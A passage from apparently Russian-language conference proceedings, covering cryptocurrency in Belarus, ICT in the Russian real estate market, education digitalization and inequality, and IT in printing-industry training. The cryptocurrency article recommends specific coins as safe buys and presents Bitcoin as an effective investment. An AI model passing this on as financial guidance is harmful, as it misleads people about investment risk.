Никто точно не может сказать, кем именно и в каких целях создавалась первая криптовалюта – Биткоин (BTC). Анонимный создатель опирался на финансовый кризис 2008 года, тем самым намекая на идею создания децентрализованной цифровой валюты.

Биткоин вовсе не имеет цель разрешить все проблемы финансового мира и сделать что-то инновационное. Скорее, он предлагает улучшенную альтернативу существующей несправедливой, недоступной, инфляционной финансовой системе. В условиях гиперинфляции, глобального экономического неравенства и зависимости от ряда национальных государств, обладающих глобальной властью, деньги, которые мы используем, не подкреплены ничем надежным – это продукт власти и контроля. Биткоин – это валюта, не имеющая центрального органа власти. Ни одно правительство не может его контролировать, поэтому он не пострадает от любых систем печатания денег.

Количество Биткоинов ограничено – всего может быть 21 миллион. Технология блокчейна разработана таким образом, что

биткойн никто не контролирует – он контролирует сам себя, записывая в каждом блоке транзакции, используя для этого мощность компьютеров, которые предоставляют ему майнеры. Майнеры, в свою очередь, получают за это вознаграждение в виде новых биткойнов. При этом каждые 4 года Биткойн сокращает это вознаграждение в 2 раза (процесс называется «халвинг»). Можно утверждать, что последний блок Биткойна никогда не будет добыт, ведь добыча постоянно сокращается. Работу майнеров можно сравнить с добычей золота. Чем меньше майнеров занимается добычей, тем выгоднее им это делать, поэтому, собственно, у Биткойна постоянно есть требуемые ему компьютеры. Количество Биткойна, также как и золота, ограничено, и чем больше его добывать, тем сложнее это становится, и цена, соответственно, растет. Вкратце, это и есть технология блокчейна Биткойна.

Сами слова «Биткойн», «криптовалюта» ассоциируются у большинства людей с каким-то обманом, кражей денег или мошенническими схемами. Конечно, каждый вправе по-своему рассуждать об этом особенном «цифровом организме». Однако зачастую эти ассоциации ошибочны, ведь люди даже не знают, с чем имеют дело. Нужно разобраться, откуда возникают такие негативные ассоциации. Дело в том, что использование Биткойна напрямую довольно непросто для обычного человека. Поэтому люди используют различные криптобиржи для покупки, торговли, обмена и продажи криптовалюты. Конечно, самые популярные из них стараются максимально обезопасить своих клиентов от взломов, обмана и других неприятных моментов (поэтому они и стали популярными). Тем не менее, на биржу могут подать в суд, ввести дополнительные требования, или активы биржи могут потерять в стоимости, что приведет к банкротству. При этом клиенты могут потерять свои средства, хранящиеся на бирже. Это случается довольно редко, но, тем не менее, рекомендуется не хранить свои цифровые монеты на бирже. Биржу можно использовать для покупки монет, она значительно упрощает этот процесс, а далее можно перевести монеты на криптокошелек. Чтобы продать или перевести монеты, можно обратно перевести их на биржу. Криптокошелек – безопасное место для хранения криптовалюты. Можно использовать как электронный, так и физический, в виде флеш-карты. Физические кошельки считаются максимально безопасными, но их можно потерять, поэтому лучше использовать электронный.

Еще один риск заключается в том, что криптовалюты могут очень сильно изменяться в стоимости за короткий промежуток времени. Это

связано с несколькими факторами. Во-первых, криптовалютный рынок для нас новый, и поэтому цены еще не отрегулированы. Трейдерам еще сложно сойтись в одном мнении относительно цен на криптоактивы. Во-вторых, правительства государств хотят взять под контроль этот рынок. Комиссия по ценным бумагам США (SEC) неоднократно делала попытки взять крипторынок себе под контроль. Казалось бы, регуляция рынка со стороны государства пойдет только на пользу. Но здесь возникает дилемма. Основная идея криптовалюты – децентрализация. Биткоин сам контролирует себя. Но если купить его смогут только лица, зарегистрированные на американских фондовых биржах, продать таким же лицам, и при этом все транзакции известны одному лишь государству, то основная идея криптовалют не будет осуществляться.

Стоит упомянуть, что за счет анонимности криптовалют, в этой нише нередко встречаются мошенники. Они могут пытаться выманить пароли от криптокошельков, заманивать людей на сомнительные проекты, обещая высокую прибыль, пересылать ссылки на малоизвестные биржи. Поэтому доверять следует информации только из проверенных источников, а пароли вообще никому не сообщать.

В Республике Беларусь есть 4 проекта, которые работают в соответствии с Декретом № 8 и являются резидентами Парка высоких технологий, – Whitebird, Bynex, Free2ex и Currencybel.com. Еще один проект родом из Беларуси – это криптокошелек BITCASH [3]. Если физические лица имеют право продавать и покупать криптовалюту в любом сервисе, то юридические лица такое право имеют только относительно компаний – резидентов ПВТ. Здесь представлено более 1500 токенизированных активов и криптовалют, среди них – Ethereum (ERC-20), Litecoin, Bitcoin Cash, Ripple, Binance Smart Chain, Ethereum Classic и др. [3].

Криптовалюта отлично подходит как средство передачи денег. Любой человек может отправить ее другому в любую точку мира. Комиссия за операцию минимальна: чтобы отправить 10000 долл. США, за комиссию надо заплатить меньше 3 долл. США. Скорость отправки зависит от отправляемой монеты, в среднем операция занимает меньше 5 минут. Криптовалюту стоит добавить в инвестиционный портфель. Чтобы не потерять вложенные средства, рекомендуется покупать только надежные монеты, например: Биткоин (BTC), Эфириум (ETH), Solana (SOL), Тонкоин (TON) и Arbitrum (ARB). Первые две монеты инвесторы рассматривают как цифровое золото, остальные – надежные и перспективные проекты, которые смотрят в будущее. Конечно, криптовалюты – высокорискованные

активы, поэтому не рекомендуется уделять им большую долю в портфеле.

Заключение. Из всего вышесказанного можно подвести итоги о том, как безопасно использовать криптовалюты:

- следует выбрать надежную биржу для покупки и продажи монет;

- для продолжительного хранения лучше вывести монеты на криптокошелек;

- доверять только надежным источникам информации, а пароли держать только при себе;

- использовать только монеты с самой крупной капитализацией;

- стоит помнить о диверсификации и о рисках, связанных с инвестициями в криптовалюту.

Белорусские площадки являются аналогами мировых с достаточным, но не исчерпывающим выбором активов, хотя стоит отметить, что для инвестора выбор есть.

Причина, по которой люди не видят реальной ценности Биткоина, заключается в том, что они не признают преимущества конфиденциальности и децентрализации. А ведь только благодаря им можно противостоять неравенству и несправедливости нынешней финансовой системы. Биткоин как надежда тем, кто оказался в экономической ловушке или исключен из существующей финансовой системы. Биткоин представляет собой эффективное решение инвестирования.

Список использованных источников

1. ПВТ сегодня [Электронный ресурс]. URL: <https://park.by/http/about/> (дата обращения: 13.11.2023).

2. Цифровая экономика – шанс для Беларуси: моногр. / М. М. Ковалев, Г. Г. Головенчик. Минск: Изд. центр БГУ, 2018. 327 с.

3. Как обменять криптовалюту законно и не иметь проблем с налоговой [Электронный ресурс]. URL: <https://myfin.by/stati/view/kak-obmenat-kriptoalutu-zakonno-i-ne-imet-problem-s-nalogovoj> (дата обращения: 13.11.2023).

4. Новикова И. Цифровые валюты центральных банков: современные тенденции и возможности имплементации в Республике Беларусь / И. Новикова, В. Криштаносов // Банкаўскі веснік. 2021. С. 13-20.

УДК 004.9: 332.7

В.В. Дорофеева, Г.В. Гудименко
Калининградский государственный технический университет
Калининград, Россия

БАЗОВЫЕ ИНФОРМАЦИОННО- КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ РОССИЙСКОГО РЫНКА НЕДВИЖИМОСТИ

Аннотация. В статье рассматриваются особенности использования информационно-коммуникационных технологий при совершении сделок купли-продажи объектов недвижимости. Авторами выявлены проблемы, с которыми столкнулись участники рынка недвижимости в процессе цифровой трансформации, определены перспективы решения данных проблем с помощью внедрения цифровых технологий.

V. V. Dorofeeva, G. V. Gudimenko
Kaliningrad State Technical University
Kaliningrad, Russia

BASIC INFORMATION AND COMMUNICATION TECHNOLOGIES OF THE RUSSIAN REAL ESTATE MARKET

Abstract. The article discusses the features of the use of information and communication technologies in transactions of purchase and sale of real estate. The authors identified the problems faced by real estate market participants in the process of digital transformation, identified the prospects for solving these problems through the introduction of digital technologies.

В различных аспектах рынка недвижимости имеется значительное количество процессов и операций, которые подлежат цифровой трансформации и цифровизации путём использования информационно-коммуникационных технологий. Под цифровизацией предполагается экономическая деятельность, базирующаяся на использовании современных цифровых технологий [1]. Ключевыми движущими факторами цифровой трансформации рынка недвижимости являются тесное взаимодействие с покупателем, эффективные процессы и соблюдение нормативных требований, поскольку все участники рынка желают беспрепятственного взаимодействия с момента открытия объекта недвижимости до технического обслуживания продаж.

Единого мнения о цифровизации рынка недвижимости в практике его функционирования до недавнего времени не было: что это за процесс, чем отличается от автоматизации, каковы критерии

цифровизации, но кризисные явления и пандемический карантин сделали перевод всех процессов, протекающих на рынке недвижимости, в режим он-лайн приоритетной задачей.

Основными участниками рынка недвижимости являются застройщики, банки, риелторы, покупатели, государство, они находятся на разных уровнях цифровизации. В то время, как банки уже давно перешли на цифровые технологии, большинство риелторов регистрируют сделки в многофункциональные центры (МФЦ) при личном посещении.

Рассмотрим особенности процесса применения информационно-коммуникационных технологий для каждого из участников рынка недвижимости. Наиболее остро задача цифровизации стоит перед застройщиками. Можно выделить основные проблемы, с которыми столкнулись застройщики в процессе цифровой трансформации. Во-первых, с переходом на эскроу-счета все застройщики озаботились повышением рентабельности. Большинство застройщиков отмечают, что в настоящее время для открытия обязательных аккредитивов и эскроу-счета, нужно несколько раз и представителю застройщика, и покупателю посетить банк. Во-вторых, длительное по времени заполнение анкет непосредственно в банках. В-третьих, отсутствие слотов в МФЦ препятствует реализации срочных сделок. В-четвертых, достаточно часто регистрационные документы «зависают» при передаче из МФЦ в Росреестр и обратно.

В результате офис продаж застройщиков тратит много времени на подготовку и проведение сделок, сложные сделки, в которых используются материнский капитал и сертификаты, зачастую переносятся на более поздние даты, повышается ставка банков вследствие задержки поступления денег на эскроу-счета, увеличиваются затраты компаний на персонал, покупатели недовольны сложностью и запутанностью процесса сделки.

Единственной перспективой решения указанных проблем застройщики считают цифровизацию. Сегодня многие застройщики стремятся к осуществлению сделок по продаже объектов недвижимости в режиме одного окна, они постепенно переходят к использованию цифровых сервисов для разных этапов сделки, крупные компании создают свои экосистемы. Однако, более половины российских застройщиков находятся на начальном уровне цифровизации. Все они имеют собственные сайты, однако, чаще это просто предоставление необходимой информации об объектах недвижимости, без использования современных цифровых технологий.

В авангарде цифровизации на рынке недвижимости находятся банки, некоторые из которых начали процесс применения базовых цифровых технологий более 20 лет назад. Вследствие введения санкций западных стран в отношении российских организаций, банки были вынуждены разрабатывать собственное программное обеспечение, цифровые сервисы и экосистемы для рынка недвижимости. В случае, если какой-либо банк, работающий с застройщиком, отстаёт в цифровой трансформации, то и застройщик, и риелтор должны «прыгать» между цифровыми банковскими сервисами для выбора оптимальных ипотечных условий. Сегодня российские банки продолжают развивать свои сервисы, стремясь реализовывать как можно больше этапов сделки в одной цифровой системе, увеличивается число сервисов-агрегаторов.

Другим участникам рынка – риелторам, всё сложнее становится работать в современных условиях, на работу риелторов негативно влияют недостаток цифровизации банков и застройщиков, а также отсутствие единой экосистемы для сделок с недвижимостью. Банки перестали направлять своих сотрудников для представительства в крупные риелторские агентства, застройщики оказывают давление на риелторов с целью снижения комиссии, а в отношениях с покупателями необходимо потратить много времени на личные сопровождения всех этапов сделки. Как результат, времени на оформление сделок тратится больше, а сделок закрывается меньше.

В ближайшей перспективе крупные и квалифицированные риелторы останутся на рынке, но смогут зарабатывать меньше вследствие увеличения объёма рутинной работы с документами. Оптимизировать эту работу и предоставить клиенту сервис высокого уровня можно только с помощью внедрения информационно-коммуникационных технологий.

Особенностью покупательского сектора современного рынка недвижимости является выход на рынок так называемых «зетов» - поколения, родившегося в начале 2000-х годов, которые привыкли все возможные жизненные операции делать со смартфона. Совершать покупки, в том числе, объектов недвижимости онлайн для них норма. «Аналоговое» поколение уходит с рынка или принимает новые реалии. В результате покупатели начинают выбирать компании, у которых почти все этапы сделки реализованы онлайн в одном приложении.

Государство выбрало курс на цифровизацию и активно мотивирует всех участников рынка оцифровываться [2]. Цифровизация рынка недвижимости неизбежна и с экономической, и с юридической

точек зрения. Электронная регистрация объектов недвижимости стала начальным этапом его цифровизации.

Анализ больших данных выступает одной из основных используемых технологий на рынке недвижимости, совершать операции без посредников позволяет внедрение технологий блокчейна. Эти технологии служат драйверами цифровизации российского рынка недвижимости. При этом технология Business Intelligence (BI) автоматически собирает информацию из разных источников, соединяет эту информацию в целостную картину в удобном формате. Это способствует быстрому и эффективному анализу больших объемов данных.

Big Data, или большие данные – совершенно необходимый ресурс на рынке недвижимости. Технологии Big Data позволяют увеличить качество работы с информацией и её обработку, уменьшить вероятность ошибок, повысить эффективность анализа рынка, покупателей, строительства, продвижения объектов недвижимости.

Блокчейн представляет собой цифровую базу данных, отражающую все совершённые ранее транзакции и состоящую из цепочки последовательных блоков, своеобразный реестр хранения и передачи цифровых активов. Сходной с блокчейном цифровой технологией является система распределённого реестра, или совокупность цифровых транзакций, записей о всех видах информации, которые одновременно создаются и обновляются на всех носителях у всех участников реестра [3].

Отдельные участники рынка недвижимости используют для формирования индивидуальных предложений предиктивную аналитику, которая представляет собой систему методов анализа данных и их интерпретации. Это помогает принятию эффективных решений на основании имеющегося опыта, проведению работы по категорированию клиентов. Количество коммуникаций с клиентами при этом значительно сокращается, но повышается их эффективность.

Востребованной на рынке недвижимости цифровой технологией сегодня служит технология удалённой идентификации - системы, с помощью которой можно распознавать клиентов удалённо, что упрощает общение клиента с застройщиками, риелторами и банками. Более надёжного способа проверки клиента на рынке пока нет.

Большая конкуренция и значительный объём российского рынка недвижимости обусловили необходимость применения технологий виртуальной и дополненной реальности, которые могут быть представлены 3D-визуализацией объектов недвижимости, анимационными 3D-роликами, VR-турами, AR-решениями и др.

Важнейшим достоинством применения технологий виртуальной и дополненной реальности выступает возможность осматривать объекты недвижимости удаленно или еще на стадии строительства. Однако, данные технологии только начинают применяться российскими участниками рынка недвижимости. Отметим, что технологии виртуальной и дополненной реальности активно используются, например, при продвижении объектов, расположенных в Грузии, российским покупателям. И целесообразно было бы использовать этот опыт для ускорения цифровой трансформации российского рынка недвижимости.

Рынком недвижимости называется часть сферы обращения, где покупается и продается специфический товар – недвижимость. И если при продаже земельных участков, нежилой недвижимости и жилой недвижимости эконом-класса используются простые презентации, видеоконференции, электронная регистрация, финансовые цифровые технологии, технологии беспроводной связи, то при проведении сделок купли-продажи жилой недвижимости элитного класса и крупных дорогостоящих объектов нежилой недвижимости необходимо применять нейротехнологии и искусственный интеллект, а также технологии виртуальной и дополненной реальностей.

Сегодня цифровые технологии становятся доступнее и интереснее для застройщиков, архитекторов, риелторов и остальных участников рынка. В настоящее время рынок недвижимости претерпевает значительные изменения, переходит к новому качественному состоянию. Это обусловлено появлением и внедрением новых технологий строительства, широким применением информационно-коммуникационных технологий, глобальной сменой типов урбанизации, изменением социальных требований населения, совершенствованием законодательного и организационного обеспечения функционирования рынка недвижимости.

Перспективы развития российского рынка недвижимости определяются уровнем применения современных информационных технологий, которые изменят поведение всех его участников. Совершенно ясно, что в ближайшее время рынок будет перераспределён между компаниями, которые активно применяют информационно - коммуникационные технологии. Внедрение современных цифровых технологий позволит повысить эффективность функционирования российского рынка недвижимости за счёт постоянного контроля в режиме реального времени, управления данными, сокращения времени сделок, повышения эффективности коммуникаций между участниками рынка. Развитый российский рынок

недвижимости будет представлять собой не просто покупку, продажу или управление объектами недвижимости, а экосистему, характеризующуюся эффективностью, доступностью и прозрачностью сделок.

Список использованных источников

1. Дорожная карта развития «сквозной» цифровой технологии Министерства цифрового развития, связи и массовых коммуникаций Российской Федерации. 2019. [Электронный ресурс] // Режим доступа <https://digital.gov.ru/ru>. Дата обращения 03.09.2023
2. Гудименко Г.В. Цифровизация как форма инновационного развития рынка недвижимости /Г.В.Гудименко, В.В.Дорофеева // Научные исследования и разработки. Экономика. – 2023. – Том 11. – № 5. - С.51-56
3. Как IT меняет жилищную сферу // РБК-Недвижимость. Advis.ru. 30.11.2022 [Электронный ресурс] Режим доступа. https://advis.ru/php/view_news_ajax.php?id=20F4D026-0C38-0648-9E2E-B0ED3979959F (дата обращения: 10.09.2023)

УДК 323

М.В. Добрынина, Т.В. Растимешина
НИУ «Московский институт электронной техники»
Москва, Россия

ЦИФРОВИЗАЦИЯ ОБРАЗОВАНИЯ И НАЦИОНАЛЬНАЯ БЕЗОПАСНОСТЬ РОССИИ

Аннотация. Показано, что цифровизация одновременно является и объективной тенденцией развития глобального научно-образовательного пространства, и одним из направлений политики России, Беларуси и Союзного государства. Выделена проблема социального неравенства, возникающая и нарастающая в связи с воздействием цифровизации на образовательную систему России.

Ключевые слова: цифровизация, образовательная система, образовательная среда, национальная безопасность, неравенство, образовательное право, академическая свобода

M.V. Dobrynina, T.V. Rastimeshina
National Research University “Moscow Institute of Electronic Technology”
Moscow, Russia

DIGITALIZATION OF EDUCATION AND NATIONAL SECURITY OF RUSSIA

Abstract. It is shown that digitalization is both an objective trend in the development of the global scientific and educational space, and one of the policy directions of Russia, Belarus and the Union State. Two nodes of problems arising and growing in connection with the impact of digitalization on the educational system of Russia are identified.

Keywords: digitalization, educational system, educational environment, national security, inequality, educational law, academic freedom

В последние годы цифровизация является, с одной стороны, глобальной тенденцией, определяющей императивы и приоритеты развития образования в России и Беларуси, с другой, - одним из политических приоритетов, заявляемых президентами и правительствами стран СГРБ.

В политическом отношении, цифровизация и внедрение в образовательный процесс больших данных является одной из важных направлений не только образовательной, но и молодежной политики. Доступ к Интернет-сервисам и базам данных является базовой потребностью молодого поколения граждан, в этом отношении, администрируемая цифровизация – необходимый ответ государств на вызовы времени: если гражданское общество и органы управления обществом не готовы к пересмотрам целей социального развития, к обнаружению и эффективному применению оптимальных методов использования цифровых технологий и сред во всех областях жизни, то цифровизация, даже если ее игнорировать или не признавать, будет происходить, но характеризоваться стихийностью, бессистемностью и неуправляемостью. Соответственно, в Российской Федерации одним из направлений реализации национального проекта «Образование» является Федеральный проект «Цифровая образовательная среда». В РБ в 2019 году принята «Концепция цифровой трансформации процессов в системе образования республики Беларусь на 2019-2025 годы». Цели этих документов – установление нормативных границ разумного и безопасного управления процессами цифровизации образования в России и Беларуси.

Анализируя промежуточные результаты реализации Дорожной карты проекта «Цифровая образовательная среда», следует признать, что достигнутые в ходе реализации проекта количественные показатели, действительно, отражают динамический процесс и результаты модернизации образовательной среды в России. В

настоящее время, согласно официальным статистическим данным, около 35 % школ РФ и примерно такая же доля педагогов РФ имеют доступ к сервисам цифровых образовательных платформ. Значительная часть (но пока менее половины) школ РФ оснащены не только компьютерным оборудованием, но и программным обеспечением, а также доступом в Интернет со скоростями, достаточными для пользования сервисами цифровых платформ.

Количественные результаты можно считать впечатляющими, однако цифровизация порождает или усугубляет целый комплекс проблем, причем далеко не все проблемы концептуализированы на теоретическом уровне. Концептуализация, в том числе, затруднена отсутствием объективных данных о *динамике* процессов в разных регионах, на разных уровнях образования и в различных образовательных учреждениях. Многочисленные интервью с учителями и преподавателями с трудом поддаются расшифровке, обобщению и систематизации. При этом они высвечивают значительное количество разноуровневых проблем: не сформированность новых культурных и этических норм; не защищенность конфиденциальности и приватности; не верифицируемость значительного объема данных; недостаточность финансирования; не отлаженность новых элементов администрирования учебного процесса; появление новых источников конфликтов в организациях; неясность политических целей в отношении цифрового обучения; несовершенство инфраструктуры технологического обеспечения и многие другие. В то же время, мы вынуждены распутывать этот клубок проблем, вычленять различные элементы, рекомбинируя и классифицируя их для того, чтобы подвергнуть анализу наиболее важные из них.

На наш взгляд, необходимо акцентировать основные направления влияния цифровизации на сферу национальной безопасности. Одним из них является разрастание проблемы *доступности образования и реализации конституционного принципа всеобщего равенства граждан РФ в своих правах на образование*

Проблема образовательного неравенства, является, на наш взгляд, ключевой для развития образования в России. Во многих странах образование, будучи по своей сути главным социальным лифтом, открывающим гражданам каналы социальной мобильности, в то же время, как это ни парадоксально, несмотря на многие усилия правительств, является институтом консервации социального неравенства. Причем цифровизация и как администрируемый процесс и как глобальная тенденция не только не способствует разрешению

проблемы образовательного неравенства, не только не снижает существующие социальные барьеры, препятствующие равному доступу всех граждан к образованию (хотя эти цели напрямую декларируются и фактически преследуются в качестве приоритетных), но и создает новые барьеры и препятствия. В частности, межрегиональное образовательное неравенство, а также неравенство, проходящее по линии «город — сельская местность» только усугубляется. Этот парадокс концептуализируется в так называемом законе или эффекте Матфея: «имущему прибавится, у неимущего отнимется последнее».

Особенно ярко процессы углубления социального неравенства обнаружили себя на фоне пандемии новой коронавирусной инфекции Ковид-19. В 2020-2021 гг., в условиях стремительного нарастания множественных рисков и усиления чрезвычайных мер административного реагирования на вызовы эпидемии, плановая цифровизация приняла форму чрезвычайной вынужденной меры: практически все школы и учреждения среднего специального и высшего образования вынуждены были стремительно перейти на онлайн обучение. Анализируя, каким образом переход в онлайн отразился на доступности, исследователи отмечали: «Наблюдается эффект очень глубокой сегрегации университетов и студентов на основании самой возможности обеспечения доступа студентов к образовательному процессу в требуемом государством и заказчиком качестве»[1, с. 90], и далее: «В России эта проблема имеет также региональное измерение: в бедных регионах проблема доступности намного более ярко выражена по сравнению с Москвой и крупными городами»[1, с. 90]. Эти социальные тенденции отмечаются многими авторами, поскольку они лежат на поверхности социального организма нации и ярко иллюстрируют эффект Матфея.

В то же время, значительно реже исследователи обращают внимание на тенденцию (и также парадокс), лежащую скорее в плоскости политэкономии. Администрируемая цифровизация социальных сфер, задуманная органами государственной власти как управление социальными практиками для их декоммодификации, тем не менее, напротив, приводит к диверсификации и усилению коммодификации. Сегодня нет пользователей (учеников, преподавателей, тьюторов, домохозяйств, образовательных учреждений и т.п.), которые, так или иначе, не вовлечены в цифровые и постцифровые практики. Но вовлечение не симметрично. Причем каждая отдельная итерация цифровой инициации (они складываются в миллионы и миллиарды итераций) имеет экономическое и

коммерческое содержание, соответственно, способствует коммодификации; это, в свою очередь, приводит к усилению всех видов неравенств, в том числе, имущественного. Так, для одних образовательных учреждений, семей и школьников - через новые устройства - открыт доступ к использованию качественного проверенного контента, для других доступ ограничивается рядом обстоятельств.

Наиболее простым примером консервации социального неравенства является следующий: платёжеспособные родители могут обеспечить детям оплату подготовительных курсов, возможность поступления в лучшее образовательное учреждение (которое получает гранты на переоснащение). Соответственно, доступ к более качественным образовательным услугам у детей из благополучных семей значительно больше, чем у их ровесников, например, из неполных семей, живущих на грани черты бедности. С течением времени неравенство усиливается: возможности для поступления в высшие учебные заведения, получения качественного высшего образования и т.п. также для детей из разных социальных слоев неравны.

Выводы

В настоящее время цифровизация идет интенсивными темпами; и *безопасность образовательной среды* обеспечена с той точки зрения, что проникновение новых технологий в обучение идет не стихийно, а управляемо и целенаправленно. Обозримые перспективы цифровизации также внушают обоснованный оптимизм: все большее количество образовательных учреждений оборудуются техникой и программным обеспечением для доступа к качественному инновационным образовательным платформам и средам. В то же время, цифровизация порождает новые проблемы. Как администрируемый процесс, будучи нацеленной на обеспечение образовательного равенства — равенства доступа граждан и образовательных учреждений к образовательной среде и тем возможностям (в том числе, личностного роста), которые открывает, — цифровизация осуществляется дисбалансированно и по ряду параметров усиливает неравенство.

Список использованных источников

1. Добрынина М. А., Пирогов А. И., Растимешина Т. В. Вызовы пандемии и ответы российской системы образования:

социально-политические аспекты // Вестник РМАТ. 2020. № 4. С. 86—92.

2. Доступность высшего образования в регионах России / А. Д. Громов, Д. П. Платонова, Д. С. Семенов, Т. Л. Пырова. М.: НИУ ВШЭ, 2016. 32 с.

3. Ибрагимова З. Ф., Франц М. В. Неравенство возможностей в школьном образовании: роль территориальных факторов // Социологический журнал. 2021. Т. 27. No 4. С. 72—98.

УДК 378.016

Т.А. Долгова

Белорусский государственный технологический университет
Минск, Беларусь

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ – НЕОТЪЕМЛЕМАЯ СОСТАВЛЯЮЩАЯ ПОДГОТОВКИ СПЕЦИАЛИСТОВ ДЛЯ ИЗДАТЕЛЬСКО-ПОЛИГРАФИЧЕСКОЙ ОТРАСЛИ

Аннотация. При производстве издательской и полиграфической продукции максимально широко используются современные цифровые технологии. Для студентов факультета Принттехнологий и медиакоммуникаций информационные технологии – это не только средство современного обучения, но и предмет для детального изучения во время аудиторных занятий и на производственных практиках.

T.A. Dolgova

Belarusian State Technological University
Minsk, Belarus

INFORMATION TECHNOLOGY IS AN ESSENTIAL COMPONENT OF SPECIALIST TRAINING FOR THE PUBLISHING AND PRINTING INDUSTRY

Abstract. Modern digital technologies are used as widely as possible in the production of publishing and printing products. For students of the Faculty of Print Technologies and Media Communications of BSTU, information technology is not only a means of modern learning, but also a subject for detailed study during classroom lessons and on-the-job training.

Информационные технологии, применяемые в любой сфере, предполагают обработку, хранение и распространение информации. Именно полиграфию можно считать первым серьезным способом

распространения, тиражировали и накопления информации в «доцифровую» эпоху.

Полиграфическая отрасль Республики Беларусь была одной из первых, куда пришли цифровые технологии. Допечатные процессы первыми перешли «в цифру»: компьютерный набор текста, сканирование изображений, компьютерная графика, создания электронных макетов изданий и получение печатных форм по технологии «Computer-to-plate». Цифровые печатные машины постепенно достигли качества печати классического полиграфического оборудования и превзошли его по широте возможностей, а цифровые контроллеры заменяют человека при управлении производством.

Белорусский государственный технологический университет – первый и единственный в стране комплексно готовит кадры с высшим образованием для издательско-полиграфической отрасли. И разумеется, подготовка таких специалистов не мыслима без изучения современных технологий, используемых в отрасли. Одновременно с этим и сам процесс обучения в университете не может обойтись без использования информационных технологий. Таким образом, для студентов нашего факультета информационные технологии – это и предмет для детального изучения, и средство современного обучения.

Именно на нашем факультете долгое время велась подготовка по специальности «Информационные системы и технологии (полиграфия)», которая потом легла в основу нового ИТ-факультета БГТУ. Совершенствование подготовки наших студентов – это процесс непрерывный, ведь девиз нашего факультета «В ногу со временем, сохраняя традиции». Поэтому факультет, называемый раньше факультетом Издательского дела и полиграфии, теперь носит название Принттехнологий и медиакоммуникаций.

Различные способы нанесения текстово-изобразительной информации на любые поверхности называют принттехнологиями. Их используют не только для выпуска издательской продукции, но и при производстве упаковки, а также для сувенирной и рекламной продукции. Любое изображение на бумаге, картоне, пленке, ткани, металле, стекле получено с помощью различных печатных технологий в сочетании с цифровыми способами обработки и передачи текстовой и изобразительной информации. Рекламно-сувенирная продукция (печать на майках, кепках, кружках, значках и т.д.) в большинстве случаев выпускается с использованием цифровых печатающих устройств, постоянно растет и доля цифровых печатных машин для выпуска классической полиграфической продукции.

Современные медиакommunikации включают наряду с печатными изданиями и электронные источники информации и аккаунты в социальных сетях и приложения для мобильных устройств и технологии виртуальной и дополненной реальности.

С учетом этих объективных изменений в отрасли, многие из которых напрямую связаны с цифровизацией, коллективом выпускающих кафедр и работниками деканата ведется планомерная работа по совершенствованию содержания образовательного процесса [1]. Так за последние три года кардинальным образом пересмотрены учебные планы специальностей факультета, изменения затронули не только содержание учебных дисциплин, но и их состав. Ребрендинг специальностей коснулся и названий специальностей и их переосмыслению их места в общегосударственном классификаторе.

Так новая специальность «Принттехнологии» сохранила все лучшее и востребованное из специальности «Технология полиграфических производств» и прибавила инновационные сферы профессиональной деятельности выпускников [2]. Новые направления работы выпускников связаны не только с цифровой обработкой тиражируемой информации на всех стадиях комплексного полиграфического процесса, но и с внедрением информационных технологий управления на предприятиях, использующих принттехнологии. Учитывая, что в полиграфии все меньше используются технологии, основанные на чисто химических процессах, в новом учебном плане специальности сокращен объем дисциплин, изучающих подробно отдельные разделы химии, но введена дисциплина «Оптика и лазеры». В самостоятельные учебные дисциплины выделены «Изготовление печатной продукции на основе цифровых технологий», «Технологии маркировки промышленных изделий» и др.

Специальность «Печатные цифровые системы и комплексы», которая всего год назад пришла на смену специальности «Полиграфическое оборудование и системы информации» призвана готовить специалистов по аппаратно-программному обеспечению предприятий в области принттехнологий и медиабизнеса, а также техническому сопровождению процесса производства этикеточно-упаковочной продукции. Подготовка по специальности предусматривает как «классические» базовые инженерные дисциплины, так и широкий круг дисциплин, связанных с информационными технологиями, компьютерной обработкой информации и коммуникационными сетями для ее хранения, передачи и воспроизведения. Учебным планом предусмотрены дисциплины,

рассматривающие автоматизированные полиграфические комплексы, цифровую печатную технику и системы оперативной полиграфии, программирование современных микроконтроллеров.

Будущая профессиональная деятельность и, соответственно, учебные дисциплины студентов специальности «Издательское дело», посвящены редактированию и компьютерной обработке текстовой и графической информации книжных и газетно-журнальных изданий (как печатных, так и электронных), редактированию визуальной и текстовой информации сайтов, рекламе и распространению печатных и электронных изданий.

В процессе обучения студенты создают электронные макеты книжных изданий, разрабатывают рекламные материалы, буклеты и плакаты, учатся наполнять контентом и редактировать сайты. Курсовое и дипломное проектирование посвящено реализации реальных издательских проектов в графических и верстальных программах на основе знаний в области колористики и дизайна. Как процесс обучения, так и будущая работа выпускников не мыслима без использования компьютера.

По новым учебным планам и программам в настоящее время учатся студенты младших курсов. Перед преподавательским коллективом факультета стоят серьезные задачи дальнейшего совершенствования содержания как классических учебных дисциплин, так и разработки новых спецкурсов, расширения тематик курсового и дипломного проектирования и программ производственных практик студентов. И, разумеется, эта работа не мыслима без использования современных информационно-коммуникационных технологий.

Список использованных источников

1. Долгова Т.А. Особенности современной подготовки студентов по издательско-полиграфическим специальностям // Скориновские чтения – 2021: роль книги в современном обществе: материалы V Международного форума, Минск, 7–8 октября 2021 г. / под ред. В. И. Куликовича. – Минск: БГТУ, 2021. – С. 304–306.

2. Долгова Т.А. Тенденции трудоустройства выпускников БГТУ на предприятиях, использующих издательско-полиграфические технологии // Минские научные чтения: сборник статей I Международной научно-технической конференции – Минск: БГТУ, 2019 г. – С.115–117.

УДК 331.2351.746(476)

Т.Н. Долинина

Белорусский государственный технологический университет
Минск, Беларусь

**ТЕОРЕТИКО-МЕТОДОЛОГИЧЕСКИЕ ОСНОВЫ
ФОРМИРОВАНИЯ ДИФФЕРЕНЦИАЦИИ ЗАРАБОТНОЙ
ПЛАТЫ В КОНТЕКСТЕ ОБЕСПЕЧЕНИЯ НАЦИОНАЛЬНОЙ
БЕЗОПАСНОСТИ БЕЛАРУСИ**

Аннотация. Представлена идея выполняемого исследования, связанного с упорядочением дифференциации заработной платы в экономике Беларуси посредством развития формирующих ее институциональных инструментов. Охарактеризованы теоретический фундамент и методологическая схема исследования, ожидаемая научная и практическая значимость его результатов.

T.N. Dolinina

Belarusian State Technological University
Minsk, Belarus

**THEORETICAL AND METHODOLOGICAL BASES FOR THE
FORMATION OF WAGE DIFFERENTIATION IN THE CONTEXT
OF ENSURING NATIONAL SECURITY IN BELARUS**

Abstract. The paper presents the idea of the research to be carried out in order to streamline wage differentiation in the Belarusian economy through the development of institutional instruments that form it. The theoretical foundation and methodological scheme of the research, the expected scientific and practical significance of its results are characterised.

